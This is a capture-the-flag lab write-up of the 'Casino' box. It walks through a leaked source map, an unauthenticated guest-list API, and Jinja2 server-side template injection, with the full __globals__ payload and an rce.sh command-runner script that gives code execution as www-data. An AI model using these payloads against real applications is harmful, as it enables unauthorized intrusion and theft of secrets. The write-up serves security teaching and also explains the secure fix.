Casino

Summary
Casino is a HacksmarterLabs box built around the Hack Smarter World resort WiFi captive portal. The engagement starts unauthenticated against 10.1.217.203 with nothing but VPN access, and the objective is root.
Every step of the chain comes from information that was never meant to be information. A minified JavaScript file ships with its sourceMappingURL intact, and the source map’s sourcesContent field embeds the original, uncompiled helper function, including the path of an internal API endpoint that never appears anywhere in the rendered HTML. That endpoint, /api/v1/rooms/status, requires no authentication and returns all 100 guest records: room number and guest surname, for every occupied room in the resort.
Those two fields are exactly the two fields the captive portal authenticates on. The API does not leak data adjacent to the credential, it leaks the credential itself, for all 100 rooms. Logging in as any guest is a copy-paste.
Inside, the portal’s Preferred Display Name field on /profile is interpolated into a Python f-string that is handed to render_template_string. That is Jinja2 server-side template injection with no filtering at all, and the standard __globals__ chain turns it into command execution as www-data.
Escalation is three hops, and each one is a file readable by someone who should not be reading it. george’s SSH private key sits at mode 644, so www-data reads it and logs in as george over the container’s SSH on port 2222. george’s .bash_history was never cleared before the history -c, and it contains david’s password typed at a su prompt. david is the only one of the three users in the adm group, which is the one thing standing between the world and /var/log/provisioning.log, a deployment log that records the root password at [DEBUG] level.
Category: HacksmarterLabs lab. Starting position: unauthenticated on the internal segment, VPN only. Goal: root on
10.1.217.203. Theme: five disclosures that are each defensible on their own. A build artefact, a public API, a template feature, a file mode, and a log line. Together they are an unauthenticated path to root.
1. Recon
1
2
export IP=10.1.217.203
nmap -p 22,80,2222 -sVC -Pn -oN nmap $IP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 bc:6d:e3:d5:41:08:22:75:c2:8c:b2:3c:97:65:d0:ca (ECDSA)
|_  256 17:dd:8d:a0:5c:f8:2e:03:ca:e2:f1:41:d4:be:17:5d (ED25519)
80/tcp   open  http    Werkzeug httpd 3.1.8 (Python 3.10.18)
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
|_http-title: Did not follow redirect to /login
2222/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
|   256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
|_  256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Three ports, and the two SSH services are the interesting part of the scan. They are not the same daemon on two ports:
- 22 is
OpenSSH 9.6p1 Ubuntu 3ubuntu13.18, which is the stock package for Ubuntu 24.04 (Noble). - 2222 is
OpenSSH 8.4p1 Debian 5+deb11u7, the stock package for Debian 11 (Bullseye).
Different distributions, different major versions, and completely different host key fingerprints. Two SSH daemons with disjoint host keys are two different machines, or one machine and one container. Combined with Werkzeug/3.1.8 Python/3.10.18 on port 80 (python:3.10-slim-bullseye is a Debian 11 base image), the layout of the target is clear before a single HTTP request: an Ubuntu host, running a Debian 11 container that holds the web app and its own sshd, published on 2222.
Log this for later. Port 2222 is the way back into the container with a real TTY once the web app has given up a credential. Boxes that expose a container’s SSH alongside its HTTP usually intend the foothold to end in a key or a password rather than a permanent reverse shell.
Neither SSH version is exploitable, so everything that follows happens on port 80.
Werkzeug in the Server header is itself a finding. Werkzeug is the WSGI development server that ships with Flask, and it prints a warning on every startup telling the operator not to use it in production. Its presence means there is no reverse proxy, no WAF, and no separate application server between the internet and the Python process. Requests hit Flask directly.
1
curl -I http://$IP/
1
2
3
4
5
6
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.8 Python/3.10.18
Content-Type: text/html; charset=utf-8
Content-Length: 199
Location: /login
Connection: close
The root path redirects to /login, which is a captive portal for the resort’s guest WiFi. It asks for a room number and a guest last name.

http://10.1.217.203/login. Two fields, both of which are facts about a hotel guest rather than secrets they chose.
Guessing is not viable on its own. A wrong pair produces a specific error:
1
2
curl -s "http://$IP/login" --data-raw 'room_number=222&last_name=dfs' \
  | grep 'No active reservation'
1
<i class="bi bi-info-circle-fill me-2"></i>Authentication failed. No active reservation matching room and last name.
The rooms are three-digit and the surname space is effectively unbounded, so brute force is out. The credential has to come from somewhere else.
Before touching the form, note what kind of authentication this is. Neither field is a secret the guest selected: a room number is printed on the key card sleeve and a surname is on the booking. This is identification material being used as authentication material. Any disclosure of the guest list is a total authentication bypass, so the guest list is what to go looking for.
2. The source map that shipped
2.1 Following the assets
The login page loads Bootstrap from a CDN plus two local assets. Only one of them is JavaScript:
1
curl -s "http://$IP/login" | grep -oE '(src|href)="[^"]+"' | sort -u
1
2
3
4
5
6
7
href="/"
href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css"
href="https://cdn.jsdelivr.net/npm/bootstrap-icons@1.11.0/font/bootstrap-icons.css"
href="https://fonts.googleapis.com/css2?family=Plus+Jakarta+Sans:wght@300;400;600;700&display=swap"
href="/static/css/style.css"
src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.bundle.min.js"
src="/static/js/app.min.js"
/static/js/app.min.js is two lines long and does nothing at all:
1
curl -s "http://$IP/static/js/app.min.js"
1
2
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map
The function body is a dead end. The comment on the second line is the finding.
2.2 What a source map actually contains
A //# sourceMappingURL= comment is a build artefact. Minifiers emit it so that a browser’s developer tools can map a stack trace in mangled, single-letter-variable code back to the readable original. It is a debugging convenience, and it is supposed to be stripped, or at least kept off the public web root, before a production deploy.
The reason it matters to an attacker is the sourcesContent field. A source map does not merely record line and column offsets into the original files; the spec allows it to embed the complete original source text inline, and every major bundler does so by default. Fetching the map therefore does not give you a mapping table, it gives you the pre-build code.
1
curl -s "http://$IP/static/js/app.min.js.map"
1
2
3
4
5
6
7
8
{
	"version": 3,
	"file": "app.min.js",
	"sources": ["src/api/roomVerification.js"],
	"sourcesContent": [
		"// Front-Desk Kiosk API verification helper\nasync function checkRoomStatus(roomNum) {\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}"
  ]
}
Two things came back that the minified bundle did not contain.
The sources array names a file that was never deployed: src/api/roomVerification.js. The directory layout of the developers’ working tree is not sensitive by itself, but the filename is a strong hint about what the code does.
More importantly, sourcesContent holds a function called checkRoomStatus that was compiled out of the shipped bundle entirely. It is unreachable dead code in app.min.js, which is why reading the live JavaScript never reveals it. And it hardcodes an endpoint path:
1
/api/v1/rooms/status?status=occupied
That path appears in no HTML, no HTTP response, and no directory listing. A gobuster/ffuf run against a stock wordlist will not find /api/v1/rooms/status either, because the three-segment path under /api/v1/ is not something a flat wordlist enumerates. The endpoint was reachable the entire time and, for practical purposes, undiscoverable without the map.
Check source maps on every engagement. It takes one request: any time a page loads a
*.min.js, append.mapand fetch it. The comment at the bottom of the bundle tells you the exact filename to ask for. What comes back is the developers’ source: internal endpoints, commented-out features, API keys left in constants, and the names of routes that were deliberately kept out of the UI.
The neighbouring paths return nothing, confirming there is no index to crawl and the map really was the only way in:
1
2
curl -s -o /dev/null -w "%{http_code}\n" "http://$IP/api/v1/"
curl -s -o /dev/null -w "%{http_code}\n" "http://$IP/api/v1/rooms"
1
2
404
404
3. The guest list
3.1 An unauthenticated dump of every reservation
The endpoint takes no credential of any kind: no session cookie, no API key, no header.
1
curl -s "http://$IP/api/v1/rooms/status?status=occupied" | jq '.total_records, .rooms[0:3]'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
100
[
  {
    "checkout": "2026-08-11",
    "guest_name": "Smith",
    "id": 1,
    "room_number": 105,
    "status": "occupied",
    "tier": "Standard Guest"
  },
  {
    "checkout": "2026-08-23",
    "guest_name": "Johnson",
    "id": 2,
    "room_number": 107,
    "status": "occupied",
    "tier": "Executive Suite"
  },
  {
    "checkout": "2026-08-20",
    "guest_name": "Williams",
    "id": 3,
    "room_number": 108,
    "status": "occupied",
    "tier": "Diamond Club"
  }
]
One hundred records, each carrying room_number and guest_name. The login form asks for a room number and a guest last name. The API returns the credential set for the entire building.
This is the difference between an information disclosure and an authentication bypass. The endpoint does not leak something near the secret, like a username that still needs a password. The response body is the application’s complete authentication material for 100 accounts, served to anyone who asks.
3.2 The status filter is decoration
The parameter in the leaked source is ?status=occupied, which invites the obvious probe: is it injectable, and what happens with other values?
1
2
3
4
5
for s in occupied vacant all "'" ; do
  echo "--- status=$s"
  curl -s "http://$IP/api/v1/rooms/status?status=$s" | jq -c '{filter, total: (.rooms|length)}'
done
curl -s "http://$IP/api/v1/rooms/status" | jq -c '{filter, total: (.rooms|length)}'
1
2
3
4
5
6
7
8
9
--- status=occupied
{"filter":"occupied","total":100}
--- status=vacant
{"filter":"vacant","total":100}
--- status=all
{"filter":"all","total":100}
--- status='
{"filter":"'","total":100}
{"filter":"occupied","total":100}
The value is echoed back in the filter key and otherwise completely ignored. vacant returns the same 100 occupied rooms. A single quote neither errors nor changes the result, so there is no SQL injection here to chase.
The reason is visible later in the source (§4.4): the handler reads the parameter into a variable, passes it straight to jsonify for display, and calls a get_all_active_rooms() helper that takes no arguments and has WHERE status = 'occupied' hardcoded. The filter exists in the API contract and not in the implementation.
3.3 Logging in
Any row works. Picking room 362 (Morales, Diamond Club):
1
2
curl -s -i -c jar.txt "http://$IP/login" \
  --data-raw 'room_number=362&last_name=Morales&accept_terms=on' | head -8
1
2
3
4
5
6
7
HTTP/1.1 302 FOUND
Server: Werkzeug/3.1.8 Python/3.10.18
Content-Type: text/html; charset=utf-8
Content-Length: 207
Location: /dashboard
Vary: Cookie
Set-Cookie: session=.eJxVjrsKwkAQRX9lnToBjRAknShiY2VhIRLG3dEM7kN2ZwsJ-XfXRrGay-Vw7ozQ3yymgRJ05xGUlAMpa00pQQXrLAN5YY1CRklQe9QPdXQYhaI6hWiN2vN9qI9PKsCJdzyDy3SpwHB6Wnz1Hh1BB1v0TFYdQkRLH_M9UypjI-iB9CNk6U3ZKGQzb9p6vqoXbaFuHJP8O0pbHv6WP2MMwfU-uytF6JZtU4HwJ8KW0QVv1MbmK0zTGxZRURA.aotfAQ.1EH4ReAryFWgxZnH6vaaRdilmXQ; HttpOnly; Path=/
302 to /dashboard with a session cookie set.
 The portal after authentication. Note the VLAN and IP allocation details, which confirm the app believes it is gating network access.
3.4 Reading the session cookie
The cookie is a Flask session. The leading . marks it as zlib-compressed, and the three dot-separated fields after it are payload, timestamp and HMAC signature. The signature stops tampering, not reading. The payload is only base64, so it decodes without the secret key:
1
2
3
4
5
6
python3 - <<'EOF'
import zlib, base64, re
c = re.search(r'session\s+(\S+)', open('jar.txt').read()).group(1)
b = c.split('.')[1]
print(zlib.decompress(base64.urlsafe_b64decode(b + '=' * (-len(b) % 4))).decode())
EOF
1
2
3
4
{"_flashes":[{" t":["success","Authenticated to Hack Smarter World High-Speed WiFi!"]}],
 "display_name":"Daniel Morales",
 "guest":{"checkout_date":"2026-08-16","first_name":"Daniel","last_name":"Morales",
          "room_number":362,"tier":"Diamond Club"}}
Two details to carry forward.
First, checkout_date is 2026-08-16 and the login succeeded on 2026-08-23, a week after the reservation ended. Despite the error message promising “no active reservation matching room and last name”, the date is stored, displayed, and never checked. Every one of the 100 rows is a valid credential permanently, not just during the stay.
Second: display_name is server-side state stored in the session. The client controls it, the server stores it, and the server renders it back. That is the shape of an injection sink, and the dashboard links straight to the page that sets it.
4. SSTI on the profile page
4.1 Finding the sink
The /profile route exposes a single writable field, “Preferred Display Name / Nickname”, posted as display_name:
1
curl -s -b jar.txt "http://$IP/profile" | grep -oE '<input[^>]*>'
1
<input type="text" class="form-control form-control-lg" id="display_name" name="display_name" value="Daniel Morales" required>
The helper text under the field, “This greeting appears on your dashboard, device connection logs, and smart room controls”, says the value is rendered in several places. A stored value rendered by a Flask app justifies one probe.
4.2 Confirming evaluation
The canonical arithmetic test distinguishes rendering from echoing. If 49 comes back, the input reached a template engine; if the literal braces come back, it did not (the SSTI notes cover the probe payloads for the other engines and how to fingerprint which one answered):
1
2
curl -s -b jar.txt -c jar.txt "http://$IP/profile" \
  --data-raw 'display_name=Daniel Morales {{7*7}}' | grep -oE 'Welcome Back[^<]*'
1
Welcome Back, Daniel Morales 49!
 The greeting evaluates
 {{7*7}} to 49 while the input field still shows the raw payload. Server-side template injection confirmed.
4.3 Reading the configuration
Before weaponising, dump Jinja2’s implicit context. Flask exposes its config object to every template, and it holds the application’s signing key:
1
2
curl -s -b jar.txt -c jar.txt "http://$IP/profile" \
  --data-raw 'display_name={{config.items()}}' | grep -oE 'Welcome Back[^<]*'
1
2
3
4
Welcome Back, dict_items([('DEBUG', False), ('TESTING', False), ('PROPAGATE_EXCEPTIONS', None),
('SECRET_KEY', 'da9dffbdf267f9dfce976568ca7be9907819ca8ddca48e98'),
('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ..., ('SESSION_COOKIE_HTTPONLY', True),
('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ...])!
The SECRET_KEY is the HMAC key for the session cookie decoded in §3.4. With it, arbitrary session cookies can be forged with flask-unsign, which would be the complete authentication bypass if there were roles worth forging. Here it is redundant, since the API already granted a legitimate session, but it is the right thing to collect: on a real target it is usually the highest-value item in config.
DEBUG is False, which rules out the other common Flask path: with debug enabled, the Werkzeug interactive debugger exposes a console at /console and a shell falls out without any template work.
4.4 The vulnerable code
With RCE in hand (§5) the source can be read directly, and it explains the bug better than black-box probing can. From /app/app/app.py:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
@app.route("/profile", methods=["GET", "POST"])
def profile():
    if "guest" not in session:
        return redirect(url_for("login"))

    if request.method == "POST":
        new_name = request.form.get("display_name", "").strip()
        if new_name:
            session["display_name"] = new_name
            flash("Guest profile preferences updated successfully!", "success")

    display_name = session.get("display_name", session["guest"]["first_name"])

    dynamic_template = f"""
    {{% extends "base.html" %}}
    {{% block content %}}
    ...
                    <h5 class="alert-heading fw-bold">...Welcome Back, {display_name}!</h5>
    ...
                        <input type="text" ... value="{display_name}" required>
    ...
    {{% endblock %}}
    """
    return render_template_string(dynamic_template)
The bug is the combination of two lines. display_name is interpolated into a Python f-string, and the resulting string is passed to render_template_string.
The order matters. The f-string is evaluated first, by Python, at which point the attacker’s text becomes an indistinguishable part of the template source. render_template_string then compiles that source. By the time Jinja2 sees the payload it is not data being rendered into a template, it is the template. No escaping applies, because autoescaping protects template variables, and this value was never a variable.
The neighbouring route uses the same value safely:
1
2
3
4
5
6
7
@app.route("/dashboard")
def dashboard():
    if "guest" not in session:
        return redirect(url_for("login"))

    display_name = session.get("display_name", session["guest"]["first_name"])
    return render_template("dashboard.html", guest=session["guest"], display_name=display_name)
/dashboard renders the same attacker-controlled string from the same session key. It is completely safe. The value is passed as a keyword argument into a static template file, so Jinja2 treats it as data, autoescapes it, and prints {{7*7}} literally. Two routes, one value, and the difference is only whether the string was concatenated into the template text or handed to the engine as a parameter.
The rule beyond this box: templates are code, and template text must never contain user input.
render_template_string(f"...{user}...")is the template-engine equivalent ofeval("..." + user). If a page genuinely needs a dynamic template, the user data belongs in the context dictionary,render_template_string(TEMPLATE, name=user), where the engine can tell the two apart. Building the template with an f-string,%,.format(), or+erases that boundary before the engine is ever called.
While the source is open, the API handler and the login helper confirm the earlier black-box findings:
1
2
3
4
5
6
7
8
9
10
@app.route("/api/v1/rooms/status", methods=["GET"])
def api_rooms_status():
    status_filter = request.args.get("status", "occupied")
    rooms = get_all_active_rooms()          # takes no argument; WHERE status='occupied' is hardcoded
    return jsonify({
        "status": "success",
        "total_records": len(rooms),
        "filter": status_filter,            # echoed for display only
        "rooms": rooms
    })
No @login_required, no token check. The decorator list is one line long. And in database.py:
1
2
3
4
5
6
def verify_guest(room_number, last_name):
    cursor.execute('''
        SELECT room_number, guest_name, first_name, tier, checkout_date
        FROM rooms
        WHERE room_number = ? AND LOWER(guest_name) = LOWER(?)
    ''', (room_number, last_name.strip()))
Properly parameterised, so the login form was never injectable. checkout_date is selected but never compared against anything, which is why the expired reservation in §3.4 authenticated. One detail matters for reproducibility: the seeder calls random.seed(42) before generating the guest list, so the 100 room/surname pairs are identical on every deployment of this box.
5. Code execution as www-data
5.1 The globals chain
The standard Jinja2 payload walks Python’s object model from the template context up to __builtins__ and imports os. It is the shortest of several equivalent chains; the SSTI notes list the alternatives to fall back on when self is unavailable or the sandbox filters __globals__:
1
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
Left to right:
selfis the template rendering context object..__init__is its constructor, a bound function object..__globals__is the dict of module-level globals that function was defined in, which includes__builtins__..__builtins__.__import__('os')importsosfrom those builtins, bypassing any restriction onimportstatements in template syntax..popen('id').read()executes the command and returns its stdout as a string, which Jinja2 then renders into the page.
Sent through the form:
1
2
3
curl -s -b jar.txt -c jar.txt "http://$IP/profile" --data-urlencode \
  "display_name={{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}" \
  | grep -oE 'Welcome Back[^<]*'
1
Welcome Back, uid=33(www-data) gid=33(www-data) groups=33(www-data)!
 The
The id output rendered into the greeting. The input field below still contains the raw payload, which is stored in the session and re-executes on every page load until overwritten.
The output lands in a predictable place in the HTML, so wrapping it in a one-line command runner beats re-typing the chain:
1
2
3
4
5
6
7
8
9
10
11
12
13
cat > rce.sh <<'EOF'
#!/bin/bash
curl -s -b jar.txt -c jar.txt "http://$IP/profile" --data-urlencode \
  "display_name={{ self.__init__.__globals__.__builtins__.__import__('os').popen('$1').read() }}" -o r.html
python3 -c "
import re, html
h = open('r.html').read()
m = re.search(r'Welcome Back, (.*?)!\s*</h5>', h, re.S)
print(html.unescape(m.group(1)) if m else 'NOMATCH')
"
EOF
chmod +x rce.sh
./rce.sh 'hostname; cat /etc/os-release | head -2'
1
2
3
9f25c375cfd2
PRETTY_NAME="Debian GNU/Linux 11 (bullseye)"
NAME="Debian GNU/Linux"
A 12-hex-character hostname and Debian 11: this is the container predicted by the port scan in §1, not the Ubuntu host.
popen().read()only returns stdout, and only after the command exits. A command that writes to stderr appears to do nothing, and a command that does not terminate hangs the HTTP request until the server times out. Append2>&1to see errors, and background anything long-running.
5.2 Confirming the deployment
Two files in /app explain the layout:
1
./rce.sh 'cat /app/docker-compose.yml'
1
2
3
4
5
6
7
8
9
10
services:
  hack-smarter-world:
    build:
      context: .
      dockerfile: Dockerfile
    container_name: hack_smarter_world_ctf
    ports:
      - "${PORT_WEB:-80}:80"
      - "2222:22"
    restart: always
2222:22 publishes the container’s SSH daemon on the host’s port 2222. The scan result from §1 is confirmed, and the route back in is now known: any credential found inside the container is usable against 10.1.217.203:2222.
1
./rce.sh 'cat /app/supervisord.conf'
1
2
3
4
5
6
7
8
9
10
11
12
[supervisord]
nodaemon=true
user=root

[program:sshd]
command=/usr/sbin/sshd -D
autostart=true

[program:flask_app]
command=python3 app.py
